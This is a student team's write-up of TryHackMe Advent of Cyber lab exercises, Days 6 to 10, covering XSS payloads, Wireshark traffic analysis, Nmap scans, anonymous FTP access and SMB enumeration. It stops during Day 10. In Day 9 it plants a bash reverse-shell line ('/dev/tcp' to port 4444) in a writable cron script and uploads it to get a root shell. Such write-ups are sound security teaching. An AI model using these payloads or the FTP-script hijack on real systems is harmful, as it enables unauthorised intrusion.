

PSP0201

WEEK 3

WRITE UP

Student ID	Name	Role
1211103426	Aminul Aiman Bin Abdullah	Leader
1211100965	Muhammad Izz Hakim Bin Mohd Zaki	Member
1211103429	Haifa Najieha Binti Hashim	Member
1211102576	'Uzair Akhyar Bin Norazmi	Member

Day 6: Web Exploitation - Be careful with what you wish on a Christmas night

Used tools: Kali Linux, Firefox, ZAP

Solution:

Question 1

Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

Refer to the website:

https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

Question 2

Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?

Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$
```

Refer to the website:

https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

Question 3


What vulnerability type was used to exploit the application?

Stored XSS gives an attacker an advantage of 'injecting' malicious JavaScript behind images.

The answer to the question can be found here = 'Stored XSS (Stored Cross-Site Scripting)

Question 4


What query string can be abused to craft a reflected XSS?



Type anything in the 'Search query' to get the query string.

Questions 5

Run a ZAP (zapproxy) automated scan on the target. How many XSS alerts of high priority are in the scan?




After opening the ZAP, click on the 'Automated Scan' and paste URL that we want to attack. Wait for a while until the attack is finished and observe the 'Alerts' tab.

Question 6

What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?

Here you can anonymously :
and see what othe

```
<script>alert("PSP0201")</script>
```



Type the script in the 'Search query'. Press 'Enter' to execute the XSS vulnerability.

Question 7

Close your browser and revisit the site MACHINE-IP:5000 again. Does your XSS attack persist?

```
</p><script>alert(1);</scRipt><p>
```



Use the script from the 'Alerts' tab to test the vulnerability. A popup appeared shows the site has cross-site scripting vulnerabilities. After closing and reopening the website, the vulnerability still occurs.

Thought Process/Methodology:

Use the IP address given by TryHackMe with port 5000. In Day 6, we need to use ZAP to test the vulnerabilities in the website. Copy the URL into the application (ZAP) and start the 'Automated Scan'. Wait until the attack is finished and observe the vulnerabilities in the 'Alerts' tab. We can see that there are several vulnerabilities and some of them are XSS or Cross-Site Scripting. Copy the code/method used to execute the vulnerability in the 'Attack' tag. Paste it into the 'Search query' in the website and press enter. We can see a popup shows indicated that the website has XSS vulnerabilities.

Day 7: Networking - The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Firefox, Wireshark

Solution:

Question 1


Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

1	0.000000	10.10.15.52	10.11.3.2	TCP	102 2222 → 5
2	0.000082	10.10.15.52	10.11.3.2	TCP	150 2222 → 5
3	0.000155	10.10.15.52	10.11.3.2	TCP	102 2222 → 5
4	0.033155	10.11.3.2	10.10.15.52	TCP	54 57454 →
5	0.033167	10.11.3.2	10.10.15.52	TCP	54 57454 →
6	2.507709	10.10.15.52	91.189.88.184	TCP	74 39768 →

Download a task file at TryHackMe. After that, open the file and choose "pcap1.pcap". The answer will be given after the file opens and it will show on lines number 4 and 5.

Question 2

If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?



No.	Time	Source	Destination	Protocol
67	62.185886	10.10.67.199	10.10.15.52	HTTP
71	62.478663	10.10.67.199	10.10.15.52	HTTP
75	62.479630	10.10.67.199	10.10.15.52	HTTP
83	62.480991	10.10.67.199	10.10.15.52	HTTP
85	62.481045	10.10.67.199	10.10.15.52	HTTP
95	62.487106	10.10.67.199	10.10.15.52	HTTP

To filter out HTTP GET requests from the file, we must use 'http.request.method == GET'.

Question 3

Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?

340	64.005368	10.10.67.199	10.10.15.52	HTTP	481	GET	/fonts/noto-sans-jp-v25-japanese_latin
462	64.020692	10.10.67.199	10.10.15.52	HTTP	496	GET	/fontawesome/webfonts/fa-solid-900.woff
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET	/fonts/roboto-v20-latin-regular.woff2
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET	/posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET	/posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	GET	/posts/fonts/noto-sans-jp-v25-japanese
482	66.251644	10.10.67.199	10.10.15.52	HTTP	448	GET	/posts/fonts/roboto-v20-latin-regular


Observe the IP address carefully. Look up the directory that is related to the 'article' such as 'posts' and search if there is any name that might be the title of the article. As in the image, the name of the article is 'reindeer of the week'.

Question 4

Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskidy
10.122.128	10.10.73.252	FTP	100	Response: 331 Please specify the password.
10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco
10.122.128	10.10.73.252	FTP	88	Response: 530 Login incorrect.
10.73.252	10.10.122.128	FTP	72	Request: SYST
10.122.128	10.10.73.252	FTP	104	Response: 530 Please login with USER and PASS

Open the file from "aoc-pcaps.zip [ready only]" and choose "pcap2.pcap". Users should be able to filter using "tcp.port == 21". It can be seen after the user enters the filter by using "tcp.port == 21" and show 10.10.122.128(**source**) 10.10.73.252(**Destination**) FTP(**Protocol**) 104 Response: 220 Welcome to the TBFC FTP Server!(**Info**). Then right-click on the source and choose "follow" and it will give the option to take "TCP Stream" or can use "CTRL+ALT+SHIFT+T".



```
Wireshark · Follow TCP Stream (tcp.stream eq 4) · pcap2.pcap

220 Welcome to the TBFC FTP Server!.
USER elfmcskidy
331 Please specify the password.
PASS plaintext_password_fiasco
530 Login incorrect.
SYST
530 Please login with USER and PASS.
QUIT
221 Goodbye.
```

The answer or the "PASS" will be shown in the "TCP Stream" (PASS plaintext_password_fiasco).

Question 5

Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?

Time	Source	Destination	Protocol	Length	Info
1 0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet
2 0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet

If we open up file pcap2.pcap file, the first packet that is on the list is using an SSH protocol. As we all may know, SSH (Secure Shell) is by default using encryption. Therefore, all activities done via ssh will always be encrypted.

Question 6

Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1.
Answer: 10.10.122.128 is at:

Source	Destination	Protocol	Length	Info
02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa
02:c8:85:b5:5a:aa	Broadcast	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa

Using "ARP" filter search for IP address "10.10.122.128".Observe the "Destination".


Question 7

Analyse "pcap3.pcap" and recover Christmas! What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?

No.	Time	Source	Destination	Protocol	Length	Info
166	11.665107	10.10.53.219	10.10.21.210	HTTP	139	GET / HTTP/1.1
168	11.665723	10.10.21.210	10.10.53.219	HTTP	4852	HTTP/1.1 200 OK (text/html)
291	26.537049	10.10.53.219	10.10.21.210	HTTP	215	GET /christmas.zip HTTP/1.1
395	26.542475	10.10.21.210	10.10.53.219	HTTP	10388	HTTP/1.1 200 OK (application/zip)

Wireshark · Export · HTTP object list				
Text Filter:		Content Type: All Content-Types		
Packet	Hostname	Content Type	Size	Filename
168	tbfc.blog	text/html	4,532 bytes	/
395	tbfc.blog	application/zip	565 kB	christmas.zip

On Wireshark, click 'File' then go to 'Export Objects'. Select HTTP and then save.




```
/home/kali/christmas/elf_mcskidy_wishlist.txt - Mousepad
File Edit Search View Document Help
1 Wish list for Elf McSkidy
2 _____
3 Budget: £100
4
5 x3 Hak 5 Pineapples
6 x1 Rubber ducky (to replace Elf McEager)
7
```

Open terminal/file manager, there is a new file '%2f 'and 'christmas.zip'. After we unzip the file, there is a file named 'elf_mcskidy_wishlist.txt'. Inside the file, there is a list of wish. One of them is 'x1 Rubber ducky (to replace Elf McEager)' and another one is 'x3 Hak 5 Pineapples'.

Question 8

Who is the author of Operation Artic Storm?



The answer can be found in the "christmas.zip" - "Operation Artic Storm.pdf"

Thought Process/Methodology:

Download a task file from TryHackMe and open the file, then choose "pcap1.pcap". There will be a filter to make it easier to find the 'Source' or the 'Destination' by using 'http.request.method == GET'. Observe the IP address carefully. Look at the directory which is related to 'article' such as 'posts' and search it and the name of the article is 'reindeer of the week'. Open file 'aoc-pcaps.zip' and open 'pcap2.pcap'. After that, filter by using 'tcp.port == 21' and the result will show some 'Source', 'Destination' and 'Protocol', then use 'CTRL+ALT+SHIFT+T' on the keyboard to get the answer. In the 'pcap2.pcap' file on the first list is SSH protocol means (Secure Shell) is default by using encryption and all activities SSH will always be encrypted. Using 'APR' filter search for IP address "10.10.122.128", observe the "Destination". On Wireshark, click 'File' then go to 'Export Objects' and select HTTP and save. Open terminal/file manager, there is a file '%2f' and 'christmas.zip'. Inside the file have a wish list. The answer can be found in the 'christmas.zip' and in the zip have 'Operating Artic Storm.pdf'.

Day 8: Networking - What's Under the Christmas Tree?

Tools used: Kali Linux, Firefox, Terminal, Nmap

Solution:

Question 1

When was Snort created?

1998

Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in 1998.



Search in the browser for 'When snort was created?'.

Question 2

Using Nmap on MACHINE_IP, what are the port numbers of the three services running?

```
root@ip-10-10-90-101:~# nmap 10.10.26.62

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-23 04:58 BST
Nmap scan report for ip-10-10-26-62.eu-west-1.compute.internal (10.10.26.62)
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp   open  EtherNetIP-1
3389/tcp   open  ms-wbt-server
MAC Address: 02:E2:C5:9D:6D:AF (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.73 seconds
```

Run Nmap on the terminal with the IP address given by TryHackMe and look up the 'PORT'. The port here is "80.2222.3389".

Question 3

Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

```
root@ip-10-10-174-231:~# nmap -sV 10.10.195.54

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-24 09:24 BST
Nmap scan report for ip-10-10-195-54.eu-west-1.compute.internal (10.10.195.54)
Host is up (0.00086s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:61:ED:37:E0:B5 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.02 seconds
```

Observe the Nmap output and look up the 'VERSION' tag. As in the image above, the name of the Linux distribution used is 'Ubuntu'.

Question 4

What is the version of Apache?

```
root@ip-10-10-174-231:~# nmap -sV 10.10.195.54

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-24 09:24 BST
Nmap scan report for ip-10-10-195-54.eu-west-1.compute.internal (10.10.195.54)
Host is up (0.00086s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:61:ED:37:E0:B5 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.02 seconds
```

The version of the Apache can be seen under the 'VERSION'. As in the image above, the version of Apache is '2.4.29'.

Question 5

What is running on port 2222?

```
root@ip-10-10-174-231:~# nmap -sV 10.10.195.54

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-24 09:24 BST
Nmap scan report for ip-10-10-195-54.eu-west-1.compute.internal (10.10.195.54)
Host is up (0.00086s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:61:ED:37:E0:B5 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.02 seconds
```

SSH is running on port 2222, which can be seen under the 'PORT'

Question 6

Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

```
root@ip-10-10-174-231:~# nmap -A 10.10.195.54

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-24 10:36 BST
Nmap scan report for ip-10-10-195-54.eu-west-1.compute.internal (10.10.195.54)
Host is up (0.00055s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_ http-generator: Hugo 0.78.2
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: TBFC&#39;s Internal Blog
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
```

Using the original scan as a guide, examine the HTTP-title section closely on the web server (port 80). As you can see, it is being used as a blog.

Thought Process/Methodology:

On day 8, we are going to explore the use of Nmap in our information gathering stage. Using Nmap on 'MACHINE_IP' that was given by the TryHackMe, run on the terminal and look up the 'PORT'. The port numbers will be shown. By using different scan settings such as -A and -sV, it will give us different outputs. Flag -A is used to scan the host to identify services running by matching against Nmap's database with OS detection meanwhile flag -sV used to scan the host using TCP and perform version fingerprinting. By using 'nmap -sV MACHINE_IP', we can get the version of the Apache that is currently in use. Besides, we can also see what is running on each port, such as SSH is running on port 2222. Next, by using 'nmap -A MACHINE_IP', it will retrieve the "HTTP-TITLE" of the webserver. By doing that, we will know that this website is used as a blog.

Day 9: Networking - Anyone can be Santa!

Tools used: Kali Linux, Firefox, Terminal, FTP

Solution:

Question 1

What are the directories you found on the FTP site?

```
(1211103426@kali)-[~]  
$ ftp 10.10.58.11  
Connected to 10.10.58.11.  
220 Welcome to the TBFC FTP Server!.  
Name (10.10.58.11:1211103426): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||24162|)  
150 Here comes the directory listing.  
drwxr-xr-x  2 0          0          4096 Nov 16  2020 backups  
drwxr-xr-x  2 0          0          4096 Nov 16  2020 elf_workshops  
drwxr-xr-x  2 0          0          4096 Nov 16  2020 human_resources  
drwxrwxrwx  2 65534     65534       4096 Nov 16  2020 public  
226 Directory send OK.  
ftp> cd public  
250 Directory successfully changed.
```

Start the machine to get the IP address. Open up the terminal and type 'ftp -ip-' to access the FTP server. Login with 'anonymous' user, observe what directory can be accessed by using 'cd' command.

Question 2

Name the directory on the FTP server that has data accessible by the "anonymous" user

```
ftp> cd public  
250 Directory successfully changed.
```

Question 3

What script gets executed within this directory?

```
ftp> ls
229 Entering Extended Passive Mode (|||61648|)
150 Here comes the directory listing.
-rwxr-xr-x  1 111      113      341 Nov 16  2020 backup.sh
-rw-rw-rw-  1 111      113      24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||50876|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% |*****| 341 466.39 KiB/s 00:00 ETA
226 Transfer complete.
341 bytes received in 00:00 (1.70 KiB/s)
```

Use command 'ls' to see what is inside the 'public' directory. We can see there are 2 files which one of them is a normal text file (shoppinglist.txt) and the other one is a shell script (backup.sh).

Question 4

What movie did Santa have on his Christmas shopping list?

```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||59359|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% |*****| 24 633.44 KiB/s 00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.11 KiB/s)
```

Using the 'get' command, we can download the 'shoppinglist.txt' file into our machine.

```
(1211103426@kali)-[~]
$ cat /home/1211103426/shoppinglist.txt
The Polar Express Movie
```

Use the 'cat' command to access the content in the text file.

Question 5

Re-upload this script to contain malicious data (just like we did in section 9.6).
Output the contents of /root/.flag.txt!

```
GNU nano 6.2 backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
#tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >& /dev/tcp/10.11.75.101/4444 0>&1
```

To get access to the root directory, simply we need to get the privileged user or administrator. However, this also can be done by sending a malicious code to the server. And this can be done using the shell script (backup.sh) we got earlier. Comment out everything in the script and add a code given by TryHackMe. Save and exit the file.

```
(1211103426@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Run the netcat with the port given (4444) to listen to the shell script that we are going use.

```
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||25534|)
150 Ok to send data.
100% |*****| 385 3.24 MiB/s 00:00 ETA
226 Transfer complete.
385 bytes sent in 00:00 (0.95 KiB/s)
```

Return to the 'anonymous' user. Use the 'put' command to upload the 'backup.sh' contaminated with malicious code into the FTP server. Return to the netcat to see whether we are connected or not.

```
(1211103426@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.11.75.101] from (UNKNOWN) [10.10.58.11] 52278  
bash: cannot set terminal process group (1803): Inappropriate  
e  
bash: no job control in this shell  
root@tbfc-ftp-01:~# cat /root/flag.txt  
cat /root/flag.txt  
THM{even_you_can_be_santa}  
root@tbfc-ftp-01:~#
```

After connecting, now we have access to the 'root' user. Use the 'cat' command to access the 'flag.txt' and capture the flag.

Thought Process/Methodology:

Start the machine to get the IP address. Open up the terminal and run 'ftp' command to get into the FTP server. Login with 'anonymous' user and look up for accessible directories as an 'anonymous'. Here the only directory can be accessed is 'public' directory. In the directory, there will be 2 files which one of them is a normal text file and the other one will be the shell script file (backup.sh). Take note that the script shell file is indeed useful for intruders to get access into 'confidential' file. Use 'get' command to download accessible file into our machine. Use 'cat' to read the content of the text file. Next, in order to get access the administrator in the FTP server, we need to add malicious code into the shell script (backup.sh). Use 'nano' command to edit the file and the code given by TryHackMe. Open up new terminal and we will run the netcat to get access to write and read in the server. Use 'put' command to upload backup.sh with malicious code into the server. The netcat will now listening as the script now has been uploaded. Now, with the malicious code get executed, we are able to get access as the root user. Use 'cat' command to read 'flag.txt' and capture the flag.

Day 10: Networking - Don't be sElfish!

Tools used: Kali Linux, Firefox, Terminal, enum4linux, smbclient

Solution:

Question 1

Examine the help options for enum4linux. Match the following flags with the descriptions.

```
Additional options:
-a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
        This option is enabled if you don't provide any other options.
-h      Display this help message and exit
-r      enumerate users via RID cycling
-R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
-K n    Keep searching RIDs until n consecutive RIDs don't correspond to
        a username. Implies RID range ends at 999999. Useful
        against DCs.
-l      Get some (limited) info via LDAP 389/TCP (for DCs only)
-s file brute force guessing for share names
-k user User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,root,bin,none)
        Used to get sid with "lookupsid known_username"
        Use commas to try several users: "-k admin,user1,user2"
-o      Get OS information
-i      Get printer information
-w wrkg Specify workgroup manually (usually found automatically)
-n      Do an nmblookup (similar to nbtstat)
-v      Verbose. Shows full commands being run (net, rpcclient, etc.)
-A      Aggressive. Do write checks on shares etc
```

Type 'enum4linux -h' in the terminal.

Question 2

Using enum4linux, how many users are there on the Samba server?

```
Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
-U      get userlist
-M      get machine list*
```

```
(1211103426@kali)-[~]
$ enum4linux -U 10.10.222.193
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Jun 18 02:14:01 2022
```

```
===== ( Users on 10.10.222.193 ) =====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager    Name: elfmceager
ger      Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson Name:   Desc:
```

To answer how many users are on the server, we must know the parameter/option to get the specified output. As in the picture above, we can see '-U' used to get the user list. Run the command and observe the output.

Question 3

Now how many "shares" are there on the Samba server?

```
(1211103426@kali)-[~]  
$ enum4linux -S 10.10.222.193  
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Jun 18 02:26:21 2022
```

```
===== ( Share Enumeration on 10.10.222.193 ) =====  
=====
```

Sharename	Type	Comment
tbfc-hr	Disk	tbfc-hr
tbfc-it	Disk	tbfc-it
tbfc-santa	Disk	tbfc-santa
IPC\$	IPC	IPC Service (tbfc-smb server (Samba, Ubuntu

```
)
```

Using the same technique as Question 1. "-S" is used to get the 'shares' on the server. Observe the output and there 4 'shares' appeared.

Question 4

Use smbclient to try to login to the shares on the Samba server. What share doesn't require a password?

```
[+] Attempting to map shares on 10.10.222.193  
  
//10.10.222.193/tbfc-hr Mapping: DENIED Listing: N/A Writing: N/A  
//10.10.222.193/tbfc-it Mapping: DENIED Listing: N/A Writing: N/A  
//10.10.222.193/tbfc-santa Mapping: OK Listing: OK Writing: N/A
```

```
(1211103426@kali)-[~]  
$ smbclient //10.10.222.193/tbfc-santa  
Password for [WORKGROUP\1211103426]:  
Try "help" to get a list of possible commands.  
smb: \> 
```

To know which 'share' does not require a password, we can simply look at the output of Question 2. As in the picture above, 'tbfc-santa' was the only allowed the mapping while others denied the process. Thus, 'tbfc-santa' does not have any password. To prove it, we can use smbclient to access the share, there will be no error or any indication the access is denied.

Question 5

Log in to this share, what directory did ElfMcSkidy leave for Santa?

```
(1211103426@kali)-[~]
$ smbclient //10.10.222.193/tbfc-santa
